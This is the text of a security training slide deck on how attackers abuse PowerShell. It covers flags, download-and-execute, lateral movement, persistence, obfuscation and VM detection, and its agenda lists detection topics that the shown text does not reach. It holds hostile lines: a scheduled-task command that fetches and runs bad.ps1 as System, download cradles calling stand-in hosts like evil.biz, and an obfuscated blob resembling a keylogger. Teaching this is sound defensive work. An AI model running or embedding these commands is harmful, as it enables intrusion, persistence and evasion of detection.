The Power of the Shell

Agenda

- Overview
- PowerShell Versions
- Attacker Uses
- Obfuscation Tactics
- BloodHound
- Detection and Mitigation
- Anti-Malware Scan Interface
- Logging
- Constrained Language Mode
- Mitigation Tactics
- Event IDs
- Custom Defensive Tools
- Layered Defense
- References
- Summary

PS c:\ > Get-ADUser -Filter {DisplayName -eq ”Fernando Tomlinson"}

- 12 years as a System Administrator
- 5 years in the Cyber field (defensive and offensive)
- Co-developer of Under the Wire
  - www.underthewire.tech
- Co-developer of BlueSpectrum (IOC framework)
- Developer of PowerShell – Rapid Response (PoSh-R2)
- Developer of AutomatedProfiler (bit image parser)
- Other sites:
  - www.cyberfibers.com
  - www.github.com/wiredpulse

Overview


- Just over 12 years old (v1.0 released in Nov 2006)
- Object-based scripting language
- Can call .Net directly
  - [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
- Extensible language through imported code modules and snap-ins which add new commands.
- Simplifies data access to standard resources (WMI, XML, registry, event logs, etc).
- PowerShell.exe (CLI) or PowerShell_ISE.exe (ISE GUI).

Versions

	PowerShell 2.0	PowerShell 3.0	PowerShell 4.0	PowerShell 5.0
Windows 7	Default			
Server 2008R2	Default			
Windows 8		Default		
Windows 8.1			Default	
Server 2012		Default		
Server 2012R2			Default	
Windows 10				Default
Server 2016				Default

- Organizations largely still running Windows 7 (v2)
  - In the process of upgrading to Windows 10 (v5)
- Above OS versions can all be upgraded to v5
  - Requires Windows management framework
  - Requires .NET framework 4.5

Offensive PowerShell



Offensive PowerShell Stats

- Key findings:
  - **38% of incidents** seen by Carbon Black and its partners used PowerShell as part of an attack.
  - **Nearly one-third of respondents (31%) reported receiving no security alerts** prior to their investigation of PowerShell-related incidents.
  - **87% of the attacks leveraging PowerShell were commodity malware attacks** such as click fraud, fake antivirus, ransomware, and opportunistic malware.
  - 13% of the attacks involving PowerShell appeared to be **targeted or "advanced."**
  - **Social engineering remains the favored technique** for delivering PowerShell-based attacks, according to interviews with our partners.

Why use PowerShell Offensively?

- Installed by default as part of OS
- Provide remote shell capability like SSH called PowerShell Remoting
- Full .NET Framework access
- Win32 API and native code access
- Can access registry, files, WMI, change settings etc.
- Can access and manage most OS components like services and tasks
- Antivirus struggles with detecting PowerShell scripts
- Can reflectively inject code
- Doesn't touch disk most of the time
- Leaves barely any forensics evidence
- Encrypted network traffic

PowerShell Command Line Arguments

	Command Line Argument	Description
Stay Hidden	`-WindowsStyle (-w) Hidden`	Hides the PowerShell window session
	`-NoProfile (-nop)`	You can create PowerShell profiles that define various aliases, defaults, and other options. This is really just a convenience, not a security measure. Most attackers will avoid any such unknowns by simply passing "-noprofile" or "-nop" on the command line.
	`-NonInteractive (-noni)`	Does not present an interactive prompt to the user
	`-NoLogo (-nol)`	Does not present the PowerShell copyright startup banner

Execute	`-ExecutionPolicy (-ep) Bypass`
	
	`or`
	
	`-ExecutionPolicy (-ep) Unrestricted`
		Execution policies let you decide the conditions under which scripts can be run or not (e.g., whether to warn on remotely downloaded scripts or not). Execution policies are not a security measure – they are really just intended to keep users from making mistakes. Attackers can simply override any default policies.
		
		The bypass option allows any script to run without warning. The unrestricted option allows unsigned scripts to run without warning.

	`-Command (-c) <Commands>`	Any command that can be entered interactively in the PowerShell window can be specified as a command line argument. Multiple commands can be specified in this manner.
	`-File (-f) <FilePath>`	Passes in an external script file for execution
	`-EncodedCommand (-e) <Base64EncodedCommand>`	If a command sequence is complex, or contains quotation marks or other special characters, it can be difficult to pass them properly on a command line. The EncodedCommand lets you pass in these commands as a base64 encoded string. While not a security measure by any means, administrators may also use this option to pass usernames or passwords as arguments, to avoid them appearing in plain text. Of course, attackers love this option because it obfuscates their activity; resulting in commands that look like: `powershell.exe -e ZQBjAGgAbwAgACcAWQBvAHUAIABhAHIAZQAgAHAAdwBuAGUAZAAhACcA`

PowerShell Command Line Arguments

`Invoke-Expression (iex)`	Evaluates and executes a string. Since most malicious code is either encoded or obfuscated, the actual code ends up in some variable that gets passed to Invoke-Expression (or "iex") for execution.
`Invoke-Command`	Can execute a PowerShell command on either a local or a remote computer. This is similar to the use of PsExec that is often used by attackers for remote inspection or lateral movement.
`DownloadString` `DownloadFile`	From the System.Net.WebClient library, will download the content of a URI into either a string variable or directly to a file.

PowerShell Command Line Arguments

- PowerShell automatically appends the “*” character to a flag argument
  - -e
  - -en
  - -enc
  - -enco
  - -encod
  - -encode
  - -encodedcommand

Download and Execution

- In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:
  - (New-Object System.Net.Webclient).DownloadString()
  - (New-Object System.Net.Webclient).DownloadFile()
  - -IEX / -Invoke-Expression
  - Start-Process
- The System.Net Webclient class is used to send data to or receive data from remote resources
  - DownloadFile method
  - DownloadString method
- A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

Executing the Script

- Once the payload is downloaded or de-obfuscated, the script typically uses another method to run the additional code
- There are multiple ways to start a new process from Power-Shell
  - Invoke-Expression
  - Start-Process

Email Vector

- One of the most common delivery vectors for PowerShell downloaders.
- Most likely .zip archives containing files with malicious PowerShell scripts.
- Common file extensions:
  - .lnk
  - .wsf (Windows Script file)
  - .hta
  - .mhtml
  - .html
  - .doc
  - .xls
  - .ppt
  - .chm (compiled HTML help file)
  - .vbs (Visual Basic script)
  - .js (JavaScript)
  - .bat
  - .pdf

Lateral Movement

- Common methods:
  - Invoke-Command
  - Enter-PSSession

    Enter-PSSession -ComputerName 192.168.1.2 –Credential $credentials
  - WMI/wmic/Invoke-WMImethod

    ([WMICLASS]”\\$IP\ROOT\CIMV2:win32_process”) Create($Command2run)
  - Profile injection
  - Task Scheduler
  - Common tools e.g. PsExec

Profile Locations

Description	Path
Current User, Current Host – console	$Home\[My]Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	$Home\[My]Documents\Profile.ps1
All Users, Current Host – console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	$PsHome\Profile.ps1
Current user, Current Host – ISE	$Home\[My]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All users, Current Host – ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1


Persistence

- There are many ways to execute code each time Windows restarts. The most common ones seen in relation to PowerShell are:
  - Registry
    - Ex: Poweliks
  - Scheduled tasks

```
schtasks /create /tn Trojan /tr “powershell.exe –WindowStyle hidden –NoLogo -NonInteractive -ep bypass -nop -c  ‘IEX ((new-objectnet.webclient).downloadstring(’’http://192.168.1.1/bad.ps1’’))’” /sc onstart /ru System
```

  - Startup folder
  - Group Policies
  - Infect local profiles

Poweliks


Registry Editor
File Edit View Favorites Help
Name Type Data
(Default) REG_SZ rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval("epdvnfou/
a REG_SZ #@~^k4QAAA==n{F+2i@#@6J{x[]APzmOk7+p6(L+1O`r[]?1.rwDRUtnVs
(Default)
1
2
3
4
1 (Default) value loads and decrypts the "a" value
2 "a" value JavaScript releases PowerShell script
3 PowerShell decrypts Watchdog dll
4 Watchdog dll loaded with rundll32.exe, injects into a process and keeps the registry infected

Obfuscation

Common tactics

- Mixed upper and lower case letters can be used, as commands are not case sensitive
  - Ex: (neW-oBjEct system.NeT.WeBclieNT).dOWNloadfiLe
- Strings can be concatenated, including variables, allowing for single or double quotes
  - Ex: (New-Object Net.WebClient). DownloadString (“ht”+’tp://’+$url)

Obfuscation cont.

- Whitespace can be inserted at various parts of the commands
  - Ex: (New-Object Net.WebClient).DownloadString($url)
- Multiple commands can be used to do similar things
  - Ex: DownloadString could be replaced by OpenRead or Invoke-WebRequest

Obfuscation cont.

- Variables can be set to objects and then later be used in the command
  - Ex: $url = ‘http://www.evil.biz/a2.ps1; $webcl=New-Object Net.Webclient; $webcl.DownloadString
- String manipulations can be applied
  - Ex: (New-Object Net.WebClient).Downloadstring `
    ((“http://MyGoodSite.biz” –replace “Good” “Attacker”))
- Strings can be formatted using the “-f” operator
  - (New-Object Net.WebClient).DownloadString(("http://{1}{0}" -f ’.biz’,’eval’))

Obfuscation cont.

```
(("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352
{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4
{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30
{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252
{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376
{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3
{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{
{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31
{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302
{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182
{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315
{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaL1}::MxsgeTaXyaSyXyaNcK
0','XyaTiLiZEr} =   [ScriptBlock]::(  Mxs{0}{1}Mxs-fXewCreaXew,XewteXew  ).Invoke( (5s9{iNXyaItXyaiLX
{sTrXyainGBu','}                                if (5s9{lEXyaFtaXyalt}   -or 5s9{',' ),  ','ePath 5s9{lc
+  Xewnv:TEMP){0}kXew  ','           ','), 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE}  )
oB','XewuseXew ) ), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','
                          ','w,','1}{2}{0}{3}Mxs -f','}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I
[Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  M
[Runtime.InteropServ','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}
XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew  ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya
fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX
([Windows.Forms.K','aL1}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {
','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs,                    [Runtime.InteropServi
 {5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin
',' 5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX
{tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','ram (          [Parameter(PosItIon = 0  )]        [Va'
(','Ut-XyaFiLE ','tion)[1]                                                    OXya','Mxs -fXeweXe
```

Virtual Machine Detection

- PowerShell can be used to check if the script is ran inside a virtual machine environment (VME)
  - Ex:(get-process|select-string –pattern vboxservice,vboxtray,proxifier,prl_cc,prl_tools,vmusrvc,vmsrvc,vmtoolsd).count

Readily Available Tools


- PowerShell Empire
  - Remote Access Trojan, Metasploit-like env., lateral movement
- BloodHound
  - Domain\ network situational awareness
- PowerSploit
  - Persistence, AV bypass, exfiltration, etc..
- PS>Attack
  - Priv. escalation, persistence, recon., etc..


BLOODHOUND

